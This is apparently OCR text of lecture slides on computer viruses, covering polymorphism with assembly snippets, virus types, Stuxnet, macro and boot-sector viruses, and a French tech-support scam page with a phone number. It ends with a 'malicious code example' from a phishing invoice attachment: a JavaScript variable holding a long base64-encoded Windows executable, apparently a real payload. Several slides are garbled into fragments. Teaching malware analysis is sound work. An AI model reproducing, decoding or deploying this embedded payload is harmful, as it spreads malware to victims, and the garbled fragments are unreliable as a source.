    - Deception of functions or software resources of the system
      - Diversion of interruptions, of API Windows
    - Virus which is disinfected completely or partially after action of the final load, thus decreasing the risk of detection

3.3 Capacities of the viruses to fight and destroy the protections installation

- Polymorphism (several forms)
  - N.B.: The anti-viruses often function on detection, search for viral signatures
  - The goal of polymorphism is to vary, of copy in viral copy, any fixed element being able to be exploited by the antivirus to identify the virus (set of instructions, in particular character strings)
  - Techniques of polymorphism
    - Rewriting of the code by use of equivalent code (ex following slide)
    - Use of techniques of basic coding on whole or part of the virus or the worm
      - It is a question of varying coding with each infection so that the signature of the virus is each time different

3.3 Capacities of the viruses to fight and destroy the protections installation

- Example in assembly language

```
loc_401010:
   cmp ecx,0
   jz short loc_40101C
   sub byte ptr [eax], 30h
   inc eax
   dec ecx
   jmp short loc_401010
```


```
loc_401010:
   cmp ecx,0
   jz short loc_40101C
   add byte ptr [eax], <random
     value>
   sub byte ptr [eax], 30h
   sub byte ptr [eax], <same
     random value>
   inc eax
   or eax, eax
   dec ecx
   add ecx,0
   jmp short loc_401010
```

3.3 Classification of viruses and worms

- Nomenclatures of virus according to various criteria
  - Format: virus for executable files or documents
  - Target body: virus for boot sector, peripherals drivers
  - Programming language: assembler, source code, interpreted language
  - Behavior: armoured viruses, slow or fast viruses, retroviruses, resident viruses, polymorphic or furtive viruses
  - Nature of the final load: spies viruses, destroying viruses
  - Operating mode: binary viruses, psychological viruses

3.3 Virus for executable files

- The inf rget starting e (in general er)
- Take In able formats
  - .COM aries
  - Files drivers)
  - ELF format Files in Unix



HOW STUXNET WORKED

1. infection
Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search
Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update
If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.

4. compromise
The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities-software weaknesses that haven't been identified by security experts.

5. control
In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy
Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

3.3 Virus for documents

- Def: virus code contained in a file, non-executable, activated by the interpreter contained in a native way in the application associated with the format of this file. This code is activated:
  - by a functionality envisaged in the application (the most frequent case)
  - As a consequence of an internal failure in the application
- Shown in a theoretical way in 1984 by Cohen and Adleman
- Appeared in 1995 (“concept” macro-virus on Microsoft tools)

3.3 Types of files being able to contain documents viruses

Caution with Office suite very widespread and so very vulnerable!

Format	Extensions
Scripts WSH	VBS, JS, VBE, JSE, WSF, WSH
Word	DOC, DOT, WBK, DOCHTML
Excel	XLS, XL?, SLK, XLSHTML
Powerpoint	PPT, POT, PPS, PPA, PWZ, PPTHTML, POTHTML
Access	MDB, MD?, MA?, MDBHTML
RTF	RTF
Shell Scrap	SHS
HTML	HTML, HTM, …
XHTML	XHTML, XHT
XML	XML, XSL
MHTML	MHT, MHTML
Adobe Acrobat	PDF
Postscript	PS, EPS, …
Tex/Latex	TEX

3.3 Example of “macro” virus in Office-Word

- Opening of an infected document, the viral code is copied in the basic “model” file (ex: normal.dot in Word)
- Language used: Visual Basic for Applications (.VBA), native in the applications of the Office suite, makes it possible to develop procedures called macro, allows:
  - to combine commands in only one
  - to create new commands or to modify them
  - to automate repetitive actions
  - to make interact the various Office applications
  - to create personalized interfaces

3.3 Example of “macro” virus in Office-Word

- Macros with automatic execution
  - AutoExec (this macro can be infected)
- Self-macros started at the time of certain events
  - AutoNew (creation of a new document)
  - AutoOpen (Opening of a document)
  - AutoClose (closing of a document)
  - AutoExit (closing of Word)
- usurping Macros
  - Take the name of an already defined Word command…

3.3 Virus of starting

- Use the parts specifically intended to start the operating system
  - BIOS (Basic Input/Output System)
    - The BIOS is often in fact in readable accessible chips
    - A virus in BIOS =
      - Non detected by the antivirus (because launched before him)
      - Possibility of going anywhere on the disk because the authentication procedures are not operational yet
  - The Master Boot Record (MBR)
    - This sector is the first sector (512 bits) (head 0, track 0, sector 1), it is in charge to launch one of the available operating systems
    - A virus in MBR = 1 sector of viral boot
      - Functionalities of a non virused program

        + infection of other sectors of starting, other hard disks…


        + very limited functionalities
      - Possibility of storing the final load of the virus (because of the limited size) in additional sectors, either dissimulated or enciphered
  - Secondary sectors of starting (sectors of starter)
    - Idem
  - Ex: Brain and Stealth virus

3.3 Behavioral viruses

- Viruses which are characterized by their specific behavior: to delude the antiviruses, or to strongly oppose them
- resident Viruses
  - Remain in memory once carried out, use interruptions and APIs
  - In DOS, 21H or 27H interruptions software
  - In Linux, need to launch a demon, which requires particular rights, it is thus much more difficult to implement a virus in a Linux system
- Binary viruses (combined viruses, virus with appointment) => very rare
  - Associations of two viruses V_1 and V_2 (the first activates the second, ex: Ymun and Perrun) or the two viruses work as a par
- Armored viruses
  - The study of this type of virus by de-assembling or execution in step by step mode is very complex, even quasi-impossible
    - lure Code
    - Dynamic enciphering/deciphering
    - Ex: *Whale*, *telefonica*, *Linux.RST* viruses

3.3 Other types of virus

- is a
- me
- the
  x:
- es
-
- orm



:(

Votre PC a rencontré un problème.
Nous collectons des informations sur l'erreur. (0% terminé)

Connexion au système :

*** ERREUR # DW6VB36. ***

Nous vous prions de nous appeler immédiatement au: 09 70 73 63 52

*** ERREUR # DW6VB36. ***

Nous vous prions de nous appeler immédiatement au: 09 70 73 63 52.
Ne pas ignorer cette alerte critique.
Si vous fermez cette page, votre accès à l'ordinateur sera désactivé pour éviter d'autres dommages à notre réseau.Notre ordinateur nous a alerté qu'il A été infecté par un virus et un spyware. Les informations suivantes sont volées ...

Facebook Login
détails de carte de crédit
compte e-mail de connexion
Photos stockées sur cet ordinateur.
Vous devez nous contacter immédiatement afin que nos ingénieurs peuvent vous guider à travers le processus de suppression par téléphone. Veuillez nous appeler dans les 5 prochaines minutes pour éviter que votre ordinateur ne soit désactivé.

Téléphone: 09 70 73 63 52


Dernière analyse: à 22 :55

Appeler immédiatement au: 09 70 73 63 52

Malicious code example


- Context :
  - – E-mail with an invoice as attachment
  - – Attachment: a .zip file

Malicious code example



```
var yyy = ("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
AAZ0AQAAGxMEEQQoEAAABhMJEQ1y9wEAcBgWjQEAAAEoEAAAChMKEQoCKB4AAAbeERMLEQtvEQAACigSAAAKJt4AKgAAQRwAAAAAAAAAAAAANAEAADQBAAARAAAACQAAARswCACWAQAABwAA
EXIBAABwHxeNBAAAAQ0JFnIDAABwogkXcgcAAHCiCRhyCwAAcKIJGXIPAABwogkachMAAHCiCRtyFwAAcKIJHHIbAABwogkdcg0CAHCiCR5yEQIAcKIJHwlyFQIAcKIJHwpyEwAAcKIJHwty
RwAAcKIJHwxySwAAcKIJHw1yLwAAcKIJHw5yNwAAcKIJHw9yGQIAcKIJHxByGwAAcKIJHxFyDQIAcKIJHxJyEQIAcKIJHxNyFQIAcKIJHxRyEwAAcKIJHxVyRwAAcKIJHxZySwAAcKIJKAEA
AAooAgAACgoGbwMAAAoLBxMEFhMFOJkAAAARBBEFmgwIbwQAAApyAQAAcBuNBAAAARMGEQYWcgMAAHCiEQYXcicAAHCiEQYYchMAAHCiEQYZchMAAHCiEQYach0CAHCiEQYoAQAACigFAAAK
LD8ICG8GAAAKck8AAHAYjQEAAAETBxEHFxeNAQAAARMIEQgWAowHAAABohEIohEHKCMAAAYUKAcAAAom3gMm3gARBRdYEwURBREEjmk/XP///yoAAAEQAAAAAEUBPIEBAwEAAAEGKgAABioA
AAYqAAAGKgAABioAAAYqAAAeAigTAAAKKgYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAAHgIoEwAACioGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AB4CKBMAAAoqBioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAeAigTAAAK
KgYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAAHgIoEwAACioGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAB4CKBMAAAoqBioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAeAigTAAAKKgYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAAHgIoEwAACioGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
